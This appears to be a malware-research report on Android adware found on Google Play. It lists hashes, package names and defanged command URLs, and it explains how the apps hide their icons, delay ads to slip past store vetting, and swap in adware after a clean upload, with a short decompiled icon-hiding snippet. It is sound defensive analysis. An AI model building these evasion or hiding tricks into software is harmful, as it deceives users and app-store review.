
Depending on the analyzed sample, the link to which requests are made can be either `http[:]//www.unlockedgames.fun/soundboards/areyousureaboutthat.json` or `http[:]//www.unlockedgames.fun/realmroyaleguide.json`


Three other applications found by our Bitdefender Labs research team also tried to mask their presence. A common method for achieving that involves faking their names in the phone settings, so users won't find and uninstall them, while the launcher bore the same name as the application.

However, during our investigation of three other apps, the developer chose the opposite (possibly by mistake) and used the fake name on the launcher and the normal name in settings section.

MD5	Package name	Creator	Title	Last seen on play
e75b258e4ff167e7be9f8ce725dbb714	us.pyr.volume.booster.pro.equalizeraudio	Pyramidden	Volume Booster Pro & Equalizer	02.10.2019
eef2e83a47b44d292dd0670c3b40f87a	com.maxvolume.volume.booster	Teerre	Volume Booster - Max Volume	02.10.2019
aa211d47ca4bac21e8991b205b92d8b0	com.tr.superloud.volume	Teerre	Super Loud volume	02.10.2019



Volume Booster Pro & Equalizer
https://play.google.com/store/apps/details?id=us.pyr.volume.booster.pro.equalizeraudio
Aplicații
Categorii
Pagina de pornire
Topuri
Lansări noi
Aplicațiile mele
Cumpărați
Jocuri
Familie
Alegerea editorilor
Cont
Metode de plată
Abonamentele mele
Valorificați
Lista mea de dorințe
Activitatea mea Play
Ghid pentru părinți
Volume Booster Pro & Equalizer
Pyramidden
Instrumente
PEGI 3
Conține anunțuri
Această aplicație este compatibilă cu dispozitivul dvs.
Adăugați în lista de dorințe
Instalați
PRO
VOLUME BOOSTER
EQUALIZER
BOOST
UNDO
Traduceți descrierea în română folosind Google Traducere?
Traduceți


Volume Booster - Max Volume
https://play.google.com/store/apps/details?id=com.maxvolume.volume.booster
Google Play
Căutați
Aplicații
Categorii
Pagina de pornire
Topuri
Lansări noi
Aplicațiile mele
Cumpărați
Jocuri
Familie
Alegerea editorilor
Cont
Metode de plată
Abonamentele mele
Valorificați
Lista mea de dorințe
Activitatea mea Play
Ghid pentru părinți
Volume Booster - Max Volume
Teerre
Instrumente
PEGI 3
Conține anunțuri
Această aplicație este compatibilă cu dispozitivul dvs.
Adăugați în lista de dorințe
Instalați
MAX VOLUME
SUPER LOUD 200%
IMPROVE YOUR MUSIC
VOLUME BOOSTER MAX



Although some of these applications belong to different developers on Google Play, we believe them to be from the same developer, due to an identical code base.

After installation, for most displays, the apps actually display the same icons as shown in their online landing pages. However, there are instances during which the icon for some displays will be the Android default.



All three applications have similar behavior, with only the background image differentiating them. One main characteristic is that they all feature banner ads and push ads displayed while moving through the UI. Afterwards, the applications try to retrieve a config file from `http[:]//ter-3f29.kxcdn.com/superloud.txt`, which contains items such as time between ads, time between update checks (when to check the config file from the server again) and ad tokens for the ad services. At the end of all this, the application icon is hidden from the launcher to make it difficult for the victim to find and remove the application.


The typical display time between ads is currently 15 minutes. However, the first time the application is launched an initial higher wait time of 350 minutes is currently used, probably to avoid user suspicion.

The higher initial delay time is also a known anti Google Play mechanism. Because the ads do not show within a reasonable time, the samples escape security scrutiny.

Another application, downloaded 50,000+ times in Google Play, was described as an application for "girls of the Arab world," offering insights into cooking recipes and dresses.

MD5	Package name	Creator	Title	Last seen on play
622c4b9600a24cd2692821f1125e393c	site.banat.app	Banat Apps	تطبيق بنات	02.10.2019

In this case, developers uploaded a clean version of the application on Google Play, and only afterwards started uploading one with a different functionality that came bundled with adware. Again, this behavior has become increasingly popular to dodge vetting mechanisms set in place by Google Play Protect.



On launch, the application asks for some information, then asks the user to share it on messenger/WhatsApp while showing ads. It continues to retrieve a link from a Firebase database that will be loaded into a webview.

Example of loaded link:
`http[:]//mobitracker.ml/click.php?c=64&key=5d477r8t9w23735472n50qlh&c1=chaimae`


The application also has a built-in mechanism that enables it to hide itself from the menu. However, in this version of the analyzed sample, the mechanism seems to be deactivated, but it does indicate that the developer may be moving towards a fully hidden application after expanding some of the app's capabilities.

```
/* access modifiers changed from: protected */
public void onStop() {
    super.onStop();
    try {
        if (!getResources().getBoolean(R.bool.showIcon)) {
            AppUtils.hideIcon(this);
        }
    } catch (Exception ex) {
        ex.printStackTrace();
    }
}
```

If the developer started by submitting a clean application, he later added SDKs, dynamic URL loading, and various hiding mechanisms, the latter potentially being enabled at any point in time.


Two similar apps that share code functionalities and even a similar user interface as the application above, start by asking for user input before connecting to a Firebase database. However, these two apps don't seem to offer any feature apart from displaying ads.


MD5	Package name	Last seen on play	
4a0e369f2e40882376511a95cef281da	app.Ervin.Jennings	22.12.2018	Hides itself, because the flag from resources is set accordingly
fac1d44514226adf2612ce4d8fed16cf	app.meannie.parton	27.01.2019	Has the flag value set as not to "hide".



Nine different applications that have cumulatively been downloaded more than 500,000+ times from Google Play have also been found packing really aggressive ads and the ability to hide their presence, depending on developer configurations.

MD5	Package name	Creator	Title	Last seen on play
d2b993ecb2dbe1cb8c082681a4acbf4e	com.eye.color.changer.photo.sticker	Tommy Tan PY	Eye Color Changer	27.08.2019
405e267bfb6f01a2fc5dd39d88e824af	com.lie.detector.simulator.emma	Jessie Fong	Lie Detector Simulator	21.08.2019
84170deeddc6393b00031429b0d853ec	com.collage.maker.filter.cutphoto.effect.michael	Collage Maker	Collage Maker	03.10.2019
1ef8854ba3e0706c194fc15a9899038c	com.cutphoto.cutout.auto.shelly	WH lee	Auto Cut	14.08.2019
2cc7084755f06d07c32c5d6189c6271d	com.fakecall.prankcaller.cherry	beh jy	Prank Caller	31.07.2019
674d9a8ca809afa64f7b028286f2cfcc	com.lovemagic.pro.elinor	BMI Calculator	Love Calculator Pro	03.10.2019
b4dbba2c35280d15371d90e5640a3d1c	com.pip.effect.photo.editor.corey	Sherlynn Tsc	PIP Effect	14.08.2019
0605b7ee986eff3bcd408e9e1a393816	com.pipframe.photoeditor.makeup.shelly	Rita Team	PIP Frame	11.08.2019
